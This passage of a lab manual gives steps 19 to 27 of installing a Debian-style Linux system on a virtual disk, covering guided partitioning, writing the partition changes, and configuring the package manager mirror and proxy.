


19. Partition disks window appears, choose the partition method: **Guided – use entire disk** and press **Enter**




20. Another **Partition disks** window appears, select the disk **SCSI3 (0,0,0) (sda) - 21.5 GB Msft Virtual Disk** and press **Enter**


Note: The size of the disk (**21.5 GB**) may vary in your lab environment




21. In the **Partition disks** window, choose the Partitioning scheme: **All files in one partition (recommended for new users)** and press **Enter**




22. Partition disks window appears displaying the overview of your currently configured partitions, choose **Finish partitioning and write changes to disk** and press **Enter**



23. A **Partition disks** window appears stating that the changes will be written to the disk, select **Yes** and press **Enter**.




24. Wait until the partitions are formatted and the operating system is installed
25. It takes some time for the installation to complete




26. On completion of installation, **Configure the package manager** window appears, select **Yes** in order to use a network mirror and press **Enter**


**Note:** If you get any Bad Archive error continue without using a Network Mirror



27. **Configure the package manager** window appears, leave the HTTP proxy information field empty and select **Continue** and press **Enter**

